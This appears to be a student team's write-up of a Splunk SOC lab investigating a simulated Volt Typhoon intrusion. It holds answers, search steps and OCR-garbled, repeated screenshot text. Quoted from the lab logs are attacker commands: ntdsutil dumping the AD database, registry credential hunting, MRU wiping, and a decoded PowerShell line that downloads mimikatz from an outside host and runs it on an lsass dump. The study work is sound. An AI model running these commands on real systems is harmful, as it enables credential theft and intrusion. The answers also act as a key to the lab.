

VOLT TYPHOON

SOC Analysis:

Investigate a
suspected intrusion by
the notorious APT
group Volt Typhoon.



Conrad



Huey



Daniel

Why We Chose This Project



Conrad: "I chose this project because, for my portfolio this would be a good addition since i am aiming for a SOC analyst position post bootcamp."



Huey: "I decided this project to further engage my analytical thinking in Splunk. Rather than just learning syntax, I wanted to improve how I approach investigations—starting from broad searches, identifying patterns, and narrowing down to relevant events. The course helps me think more like an analyst by working through real scenarios, understanding attacker behavior, and linking activity to frameworks like MITRE ATT&CK."



Daniel: "My prior rooms using Splunk were enjoyable and tapped into my inquisitive nature. This also aligned with my initial career entry goal as a SOC analyst, as the first step into my journey to get into GRC and ultimately become a CISO."



Task 2: Initial Access - Question 1

Comb through the ADSelfService Plus logs to begin retracing the attacker's steps. At what time (ISO 8601 format) was Dean's password changed and their account taken over by the attacker?

1. Answer: 2024-03-24T11:10:22

2. How:

1. New Search:

1. `* username="dean*" "account"`

2. change from smart to verbose mode

2. Looked in first Event found:

3. Event Details > Show Source

4. Found "Account Unlock" with Dean at 2024-03T08

1. **2024-03-24T11:10:22**



New Search

1. `* username="david-sales"`
2. `reverse`

✓ 75 events (before 16/04/2026 08:01:52.000) No Event Sampling

Events (75) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

List Format 20 Per Page

Time	Event
20/03/2024 08:50:19.000	2024-03-20T08:50:19, ADSelfServicePlus, sales-02, 192.168.1.150, david-sales, Account Unlock, completed, web_browser
20/03/2024 08:52:24.000	2024-03-20T08:52:24, ADSelfServicePlus, sales-01, 192.168.1.150, david-sales, Account Unlock, completed, web_browser
20/03/2024 09:07:42.000	2024-03-20T09:07:42, ADSelfServicePlus, sales-01, 192.168.1.199, david-sales, Account Unlock, failed, web_browser
20/03/2024 14:50:28.000	2024-03-20T14:50:28, ADSelfServicePlus, sales-02, 192.168.1.192, david-sales, Account Unlock, completed, web_browser
20/03/2024 20:24:37.000	2024-03-20T20:24:37, ADSelfServicePlus, sales-02, 192.168.1.154, david-sales, Account Unlock, completed, web_browser
21/03/2024 09:37:34.000	2024-03-21T09:37:34, ADSelfServicePlus, sales-01, 192.168.1.182, david-sales, Account Unlock, failed, web_browser
21/03/2024 11:39:59.000	2024-03-21T11:39:59, ADSelfServicePlus, sales-01, 192.168.1.141, david-sales, Account Unlock, failed, web_browser
21/03/2024 11:40:24.000	2024-03-21T11:40:24, ADSelfServicePlus, sales-01, 192.168.1.141, david-sales, Account Unlock, completed, web_browser
21/03/2024 13:11:23.000	2024-03-21T13:11:23, ADSelfServicePlus, sales-02, 192.168.1.103, david-sales, Account Unlock, completed, web_browser
21/03/2024 14:57:19.000	2024-03-21T14:57:19, ADSelfServicePlus, sales-02, 192.168.1.103, david-sales, Account Unlock, completed, web_browser
21/03/2024 15:30:27.000	2024-03-21T15:30:27, ADSelfServicePlus, sales-01, 192.168.1.182, david-sales, Account Unlock, completed, web_browser

Task 2: Initial Access - Question 2

Shortly after Dean's account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?

1. Answer: voltyp-admin 5
2. How:
 1. Filter: username
 2. Rare Values
 3. Statistics
 4. voltype-admin has fewest (5)
 5. New Search to confirm:
 1. * username="voltyp-admin"

New Search Save As Create Table View Close

1 * username="voltyp-admin" All time Q

✓ 5 events (before 16/04/2026 08:14:14.000) No Event Sampling ▾

Events (5) Patterns Statistics Visualization

Format Timeline ▾ Zoom Out Zoom to Selection Deselect 1 second per column

source X

1 Value, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
/home/volthunter/logfiles/adss.log	5	100%

host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss

>	24/03/2024 11:12:53.000	2024-03-24T11:12:53, ADSelfServicePlus, server-02, 192.168.1.134, voltyp-admin, Account Unlock, completed, web_browser	host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss
>	24/03/2024 11:12:26.000	2024-03-24T11:12:26, ADSelfServicePlus, server-02, 192.168.1.134, voltyp-admin, Enrollment, completed, web_browser	host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss

+ Extract New Fields



Task 3: Execution - Question 1

In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?

1. Answer: wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename
2. How:
 1. New Search:
 1. * action=executed "server01"
 2. Gave us 1 event results




Splunk



Elastic



Microsoft Sentinel



The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?

-

New Search

Save As Create Table View Close

1 * "C:\\Windows\\Temp\\tmp\\temp.dit"

All time

✓ 2 events (before 16/04/2026 09:12:54.000) No Event Sampling Job Format Verbose Mode

Events (2) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 second per column


List	Format	50 Per Page
Hide Fields All Fields		
SELECTED FIELDS # host 1 # source 1 # sourcetype 1		
INTERESTING FIELDS # action 1 # command 2 # date_hour 1 # date_mday 1 # date_minute 2 # date_month 1 # date_second 2 # date_wday 1 # date_year 1 # date_zone 1 # index 1 # ip_address 1 # linecount 1 # punct 2 # result 1 # splunk_server 1 # timeendpos 1 # timestamp 2 # timestartpos 1 # username 1		
+ Extract New Fields		

#	Time	Event
>	25/03/2024 22:45:27.000	2024-03-25T22:45:27 dean-admin server-02-main 192.168.1.153 wmic /node:webserver-01 process call create "cmd.exe /c xcopy C:\Windows\Temp\tmp\tmp.dit \\webserver-01\c\$\inetpub\wwwroot" executed success host = volthunter : source = /home/volthunter/logfiles/wmicupdated0221.log sourcetype = wmic
>	25/03/2024 22:44:31.000	2024-03-25T22:44:31 dean-admin server-02-main 192.168.1.153 wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp & ntsdutil.exe \ac i ntds\ \"ifm create full C:\Windows\Temp\tmp\tmp.dit\" executed success host = volthunter : source = /home/volthunter/logfiles/wmicupdated0221.log sourcetype = wmic

Task 4: Persistence - Question 1

To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?

1. Answer: C:\Windows\Temp
2. How:
 1. The temp.dit file is visibly located there in the file path



Search Analytics Datasets Reports Alerts Dashboards

Search & Reporting

Save As Create Table View Close

New Search

1 * "C:\\Windows\\Temp\\tmp\\temp.dit"

All time

2 events (before 16/04/2026 09:12:54.000) No Event Sampling

Job

Events (2) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 second per column

List Format 50 Per Page

	Time	Event
SELECTED FIELDS		
# host 1		
# source 1		
# sourcetype 1		
INTERESTING FIELDS		
# action 1		
# command 2		
# date_hour 1		
# date_mday 1		
# date_minute 2		
# date_month 1		
# date_second 2		
# date_wday 1		
# date_year 1		
# date_zone 1		
# index 1		
# ip_address 1		
# linecount 1		
# punct 2		
# result 1		
# splunk_server 1		
# timeendpos 1		
# timestamp 2		
# timestartpos 1		
# username 1		
+ Extract New Fields		

>	25/03/2024 22:45:27.000	2024-03-25T22:45:27 dean-admin server-02-main 192.168.1.153 wmic /node:webserver-01 process call create "cmd.exe /c xcopy C:\\Windows\\Temp\\tmp\\temp.dit \\webserver-01\\c:\\inetpub\\wwwroot" executed success
		host = volthunter source = /home/volthunter/logfiles/wmicupdated0221.log sourcetype = wmic
>	25/03/2024 22:44:31.000	2024-03-25T22:44:31 dean-admin server-02-main 192.168.1.153 wmic process call create "cmd.exe /c mkdir C:\\Windows\\Temp\\tmp & ntdsutil.exe \\ac i ntds\\ \"ifm create full C:\\Windows\\Temp\\tmp\\temp.dit\" executed success
		host = volthunter source = /home/volthunter/logfiles/wmicupdated0221.log sourcetype = wmic

Task 5: Defense Evasion - Question 1

In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the “Most Recently Used” record?

1. Answer: Remove-ItemProperty
2. How: New Search:
 1. Googled it, after many failed queries into Powershell logs
 1. Also could have done Search:
**Remove* then deduced
 2. Found 3 events that aligned with it

The screenshot shows the Splunk Search interface. At the top, there's a navigation bar with 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The 'Search' tab is active. Below the navigation bar, there's a 'New Search' section with a search bar containing 'Remove-ItemProperty'. To the right of the search bar are buttons for 'Save As', 'Create Table View', and 'Close'. Below the search bar, there's a status bar showing '3 events (before 16/04/2026 09:29:21.000)' and 'No Event Sampling'. Below the status bar, there's a tab bar with 'Events (3)', 'Patterns', 'Statistics', and 'Visualization'. The 'Events (3)' tab is selected. Below the tab bar, there's a table of search results. The table has columns for 'Time' and 'Event'. There are three events listed, all from 03/28/2024. The first event is at 20:51:06.000, the second at 21:04:49.000, and the third at 21:48:28.000. Each event shows a PowerShell command line: 'Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue'. The 'Event' column also shows 'Pipeline Execution Details' and 'Context Info'. On the left side of the search results, there's a sidebar with 'SELECTED FIELDS' and 'INTERESTING FIELDS'. The 'SELECTED FIELDS' section lists fields like 'host', 'source', and 'sourcetype'. The 'INTERESTING FIELDS' section lists fields like 'CommandLine', 'date_hour', 'date_minute', 'date_month', 'date_second', 'date_wday', 'date_year', 'date_zone', 'DetailSequence', 'DetailTotal', 'EngineVersion', 'HostApplication', 'Hostid', 'HostName', 'HostVersion', 'Index', 'linecount', 'PipelineId', 'punct', 'RunspaceId', 'SequenceNumber', 'splunk_server', 'timeendpos', 'timestartpos', and 'UserId'.

Time	Event
03/28/2024 20:51:06.000	PowerShell 800 Pipeline Execution Details "Pipeline execution details for com and line: Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell
03/28/2024 21:04:49.000	PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell
03/28/2024 21:48:28.000	PowerShell 800 Pipeline Execution Details "Pipeline execution details f or command line: Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Remove-ItemProperty -Path \$registryPath -Name MRU0 -ErrorAction SilentlyContinue Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell

splunk enterprise Apps Messages Settings Activity Help Q Find column

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 * index=* "Rename" OR "ren" All time

✓ 3 events (before 16/04/2026 09:40:19:00) No Event Sampling Job H I A S V Verbose Mode

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

	List	Format	50 Per Page
< Hide Fields	All Fields	i Time	Event
SELECTED FIELDS # host 1 # source 2 # sourcetype 2			
INTERESTING FIELDS # action 1 # command 1 # CommandLine 2 # date_hour 3 # date_mday 3 # date_minute 3 # date_month 1 # date_second 3 # date_wday 3 # date_year 1 # date_zone 1 # DetailSequence 1 # DetailTotal 1 # EngineVersion 1 # HostApplication 2 # HostId 1 # HostName 1 # HostVersion 1 # ip_address 1 # linecount 3 # PipelineId 2 # punct 3 # result 1 # RunspaceId 2			
			Remove from search New search
			ails *Pipeline execution details f
			0324.txt
			83/25/2024 14:28:22 PM Power
			or command line: rename-item C:\Users
			Context Info:
			DetailSequence=1
			... 11 lines omitted ...
			ScriptName=
			CommandLine=rename-item C:\Users\dean-admin\Documents\backlog.txt backlog@324.txt
			Show all 17 lines
			host = volthunter source = /home/volthunter/logfiles/psheill.log sourcetype = powershell
			83/22/2024 07:05:21 AM PowerShell 800 Pipeline Execution Details
			or command line: Rename-Item -Path /inprogress/project2/quote.txt -NewName quote1_8322.txt
			Context Info:
			DetailSequence=1
			... 10 lines omitted ...
			ScriptName=
			CommandLine=Rename-Item -Path /inprogress/project2/quote.txt -NewName quote1_8322.txt
			Show all 10 lines
			host = volthunter source = /home/volthunter/logfiles/psheill.log sourcetype = powershell

Ren Highlight All Match Case Match Diacritics Whole Words Phrase not found X

splunk enterprise Apps Messages Settings Activity Help Q Find column

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 * index=* "Rename" OR "ren" All time

✓ 3 events (before 16/04/2026 09:40:19:00) No Event Sampling Job H I A S V Verbose Mode

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

	List	Format	50 Per Page
< Hide Fields	All Fields	i Time	Event
SELECTED FIELDS # host 1 # source 2 # sourcetype 2			
INTERESTING FIELDS # action 1 # command 1 # CommandLine 2 # date_hour 3 # date_mday 3 # date_minute 3 # date_month 1 # date_second 3 # date_wday 3 # date_year 1 # date_zone 1 # DetailSequence 1 # DetailTotal 1 # EngineVersion 1 # HostApplication 2 # HostId 1 # HostName 1 # HostVersion 1 # Index 1 # Ip_address 1 # linecount 3 # PipelineId 2 # punct 3 # result 1 # RunspaceId 2			
			Remove from search New search
			ails *Pipeline execution details f
			8324.txt
			83/25/2024 14:28:22 PM Power
			or command line: rename-item C:\Users\
			Context Info:
			DetailSequence=1
			... 11 lines omitted ...
			ScriptName=
			Command_line=rename-item C:\Users\dean-admin\Documents\backlog.txt backlog@324.txt
			Show all 17 lines
			host = volthunter source = /home/volthunter/logfiles/psheil.log sourcetype = powershell
			83/22/2024 07:05:21 AM PowerShell 800 Pipeline Execution Details
			or command line: Rename-Item -Path /inprogress/project2/quote.txt -NewName quote1_8322.txt
			Context Info:
			DetailSequence=1
			... 10 lines omitted ...
			ScriptName=
			Command_line=Rename-Item -Path /inprogress/project2/quote.txt -NewName quote1_8322.txt
			Show all 10 lines
			host = volthunter source = /home/volthunter/logfiles/psheil.log sourcetype = powershell

Ren Highlight All Match Case Match Diacritics Whole Words Phrase not found X

- splunk** enterprise Apps Messages Settings Activity Help Q Find column

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

1 * index=* "Rename" OR "ren" All time


✓ 3 events (before 16/04/2026 09:40:19:00) No Event Sampling Job H I A S V Verbose Mode

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

	List	Format	50 Per Page
< Hide Fields	All Fields	i Time	Event
SELECTED FIELDS # host 1 # source 2 # sourcetype 2			
INTERESTING FIELDS # action 1 # command 1 # CommandLine 2 # date_hour 3 # date_mday 3 # date_minute 3 # date_month 1 # date_second 3 # date_wday 3 # date_year 1 # date_zone 1 # DetailSequence 1 # DetailTotal 1 # EngineVersion 1 # HostApplication 2 # HostId 1 # HostName 1 # HostVersion 1 # Index 1 # Ip_address 1 # linecount 3 # PipelineId 2 # punct 3 # result 1 # RunspaceId 2			
			Remove from search New search
			ails *Pipeline execution details f
			8324.txt
			83/25/2024 14:28:22 PM Power
			or command line: rename-item C:\Users
			Context Info:
			DetailSequence=1
			... 11 lines omitted ...
			ScriptName=
			Command_line=rename-item C:\Users\dean-admin\Documents\backlog.txt backlog@324.txt
			Show all 17 lines
			host = volthunter source = /home/volthunter/logfiles/psheil.log sourcetype = powershell
			83/22/2024 07:05:21 AM PowerShell 800 Pipeline Execution Details
			or command line: Rename-Item -Path /inprogress/project2/quote.txt -NewName quote1_8322.txt
			Context Info:
			DetailSequence=1
			... 10 lines omitted ...
			ScriptName=
			Command_line=Rename-Item -Path /inprogress/project2/quote.txt -NewName quote1_8322.txt
			Show all 10 lines
			host = volthunter source = /home/volthunter/logfiles/psheil.log sourcetype = powershell

Ren Highlight All Match Case Match Diacritics Whole Words Phrase not found X



Task 5: Defense Evasion - Question 3

Under what regedit path does the attacker check for evidence of a virtualized environment?

1. Answer:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
2. How:
 1. New Search:
 1. `-Path HKEY_*`
 2. Third result

The screenshot shows the Splunk Search interface with the search query `-Path HKEY_*` entered in the search bar. The search results are displayed in a table format, showing three events. The third event is highlighted, showing the command line: `Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*`. The context info shows the script name as `Get-ItemProperty` and the command line as `Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*`.

New Search Save As Create Table View Close

1 `-Path HKEY_*` All time Q

✓ 3 events (before 16/04/2026 09:47:48.000) No Event Sampling

Job Format Verbose Mode

Events (3) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection DeSelect 1 hour per column

List Format 50 Per Page

< Hide Fields **All Fields**

SELECTED FIELDS

- # host 1
- # source 1
- # sourcetype 1

INTERESTING FIELDS

- # CommandLine 3
- # date_hour 2
- # date_minute 3
- # date_month 1
- # date_second 3
- # date_weekday 2
- # date_year 1
- # detailSequence 1
- # DetailTotal 1
- # EngineVersion 1
- # HostApplication 2
- # Hostid 1
- # HostName 1
- # HostVersion 1
- # Index 1
- # linecount 1
- # PipelineId 1
- # punct 3
- # RunspaceId 1
- # SequenceNumber 3
- # splunk_server 1
- # timeendpos 1
- # timestartpos 1
- # Userid 1

+ Extract New Fields

#	Time	Event
>	30/03/2024 14:58:38.000	83/30/2024 14:58:38 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Get-ItemProperty -Path Registry::HKEY_LOCAL_MACHINE\Software\MyApp -Name Version Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Get-ItemProperty -Path Registry::HKEY_LOCAL_MACHINE\Software\MyApp -Name Version Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell
>	30/03/2024 14:45:39.000	83/30/2024 14:45:39 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Set-ItemProperty -Path Registry::HKEY_LOCAL_MACHINE\Software\MyApp -Name Version -Value 2.0 Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Set-ItemProperty -Path Registry::HKEY_LOCAL_MACHINE\Software\MyApp -Name Version -Value 2.0 Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell
>	26/03/2024 21:15:18.000	83/26/2024 21:15:18 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" Select-Object -Property *Virtual* Context Info: ... 11 lines omitted ... ScriptName= CommandLine=Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" Select-Object -Property *Virtual* Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell

1 * reg query

✓ 8 events (before 16/04/2026 10:30:21:000) No Event Sampling

Job

Verbose Mode

Events (8) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

List Format 50 Per Page

	i	Time	Event
>	30/03/2024 10:13:49.000	03/30/2024 10:13:49 AM PowerShell 800 Pipeline Execution Details	*Pipeline execution details f
or command line: <code>reg query 'HKLM\Software\Microsoft\Windows\CurrentVersion' /s</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine= <code>reg query 'HKLM\Software\Microsoft\Windows\CurrentVersion' /s</code> Show all 16 lines host = volthunter source = /home/volthunter/logfiles/psheilllog sourcetype = powershell			
>	27/03/2024 22:26:05.000	03/27/2024 22:26:05 PM PowerShell 800 Pipeline Execution Details	*Pipeline execution details f
or command line: <code>reg query hku\software\dean-admin\putty\session</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine= <code>reg query hku\software\dean-admin\putty\session</code> Show all 16 lines host = volthunter source = /home/volthunter/logfiles/psheilllog sourcetype = powershell			
>	27/03/2024 22:01:50.000	03/27/2024 22:01:50 PM PowerShell 800 Pipeline Execution Details	*Pipeline execution details f
or command line: <code>reg query hklm\software\realvnc\allusers\vnserver</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine= <code>reg query hklm\software\realvnc\allusers\vnserver</code> Show all 16 lines host = volthunter source = /home/volthunter/logfiles/psheilllog sourcetype = powershell			
>	27/03/2024 21:01:36.000	03/27/2024 21:01:36 PM PowerShell 800 Pipeline Execution Details	*Pipeline execution details f
or command line: <code>reg query hklm\software\realvnc\allusers</code> Context Info: ... 11 lines omitted ... ScriptName= CommandLine= <code>reg query hklm\software\realvnc\allusers</code>			

+ Extract New Fields

Task 6: Credential Access - Question 1

Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?

1. Answer: openssh, putty, realvnc
2. How:
 - a. Search:
 - i. * reg query
 - ii. events 8, 2, 6

Applications Places System Thu 16 Apr, 11:15 AttackBox IP: 10.80.83.146

Search | Splunk 9.2.1 Show Source | Splunk 9.2.1 +

Not Secure http://10.80.149.224:8000/en-GB/app/search/search?earliest=0&latest=&q=search

CyberChef Reverse Shell Generator

New Search

Save As Create Table View Close

1 * sourcetype=powershell "-exec" All time

1 event (before 16/04/2026 10:14:31:000) No Event Sampling Job Verbose Mode

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 millisecond per column

List Format 50 Per Page

< Hide Fields	All Fields	i	Time	Event
SELECTED FIELDS		>	26/03/2024 21:53:41.000	03/26/2024 21:53:41 PM PowerShell 880 Pipeline Execution Details Pipeline execution details for command line: -exec bypass -W hidden -nop -E SW52b2tILVdIYJlCkXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltaWthdHouZXhliAtT3V0RmlsZSAiQzpcGVtcFkxYjcbWltaWthdHouZXhliJsgU3RhcncQtUHJvY2VzcyAtRmlsZVh0dGgkM6XFRlbXBcZGlyXG1pbWlrYXR6LmV4ZSIgLUFyZ3VtZW50TGldCBAKCjZwT1cmxzYT06bWluaWR1bXAgbH Nhc3MuZG1wliwglmV4aXQiKSAtTm90ZXdXaW5kb3cgLVdhaXQ= Context Info: ... 11 lines omitted ... ScriptName CommandLine=-exec bypass -W hidden -nop -E SW52b2tILVdIYJlCkXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltaWthdHouZXhliAtT3V0RmlsZSAiQzpcGVtcFkxYjcbWltaWthdHouZXhliJsgU3RhcncQtUHJvY2VzcyAtRmlsZVh0dGgkM6XFRlbXBcZGlyXG1pbWlrYXR6LmV4ZSIgLUFyZ3VtZW50TGldCBAKCjZwT1cmxzYT06bWluaWR1bXAgbH Nhc3MuZG1wliwglmV4aXQiKSAtTm90ZXdXaW5kb3cgLVdhaXQ= Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell

INTERESTING FIELDS

CommandLine 1

date_hour 1

date_mday 1

date_minute 1

date_month 1

date_second 1

date_weekday 1

date_year 1

date_zone 1

DetailSequence 1

DetailTotal 1

EngineVersion 1

HostApplication 1

HostId 1

HostName 1

HostVersion 1

index 1

linecount 1

pipelineid 1

punct 1

RunspaceId 1

SequenceNumber 1

splunk_server 1

timeendpos 1

timestartpos 1

Userid 1

+ Extract New Fields

Task 6: Credential Access - Question 2

What is the full decoded command the attacker uses to download and run mimikatz?

- Answer: Invoke-WebRequest -Uri "<http://voltyp.com/3/tlz/mimikatz.exe>" -OutFile "C:\Temp\db2\mimikatz.exe"; Start-Process -FilePath "C:\Temp\db2\mimikatz.exe" -ArgumentList @("sekurlsa::minidump lsass.dmp", "exit") -NoNewWindow -Wait
- How:

1. New Search:

- * command sourcetype=powershell "-exec"
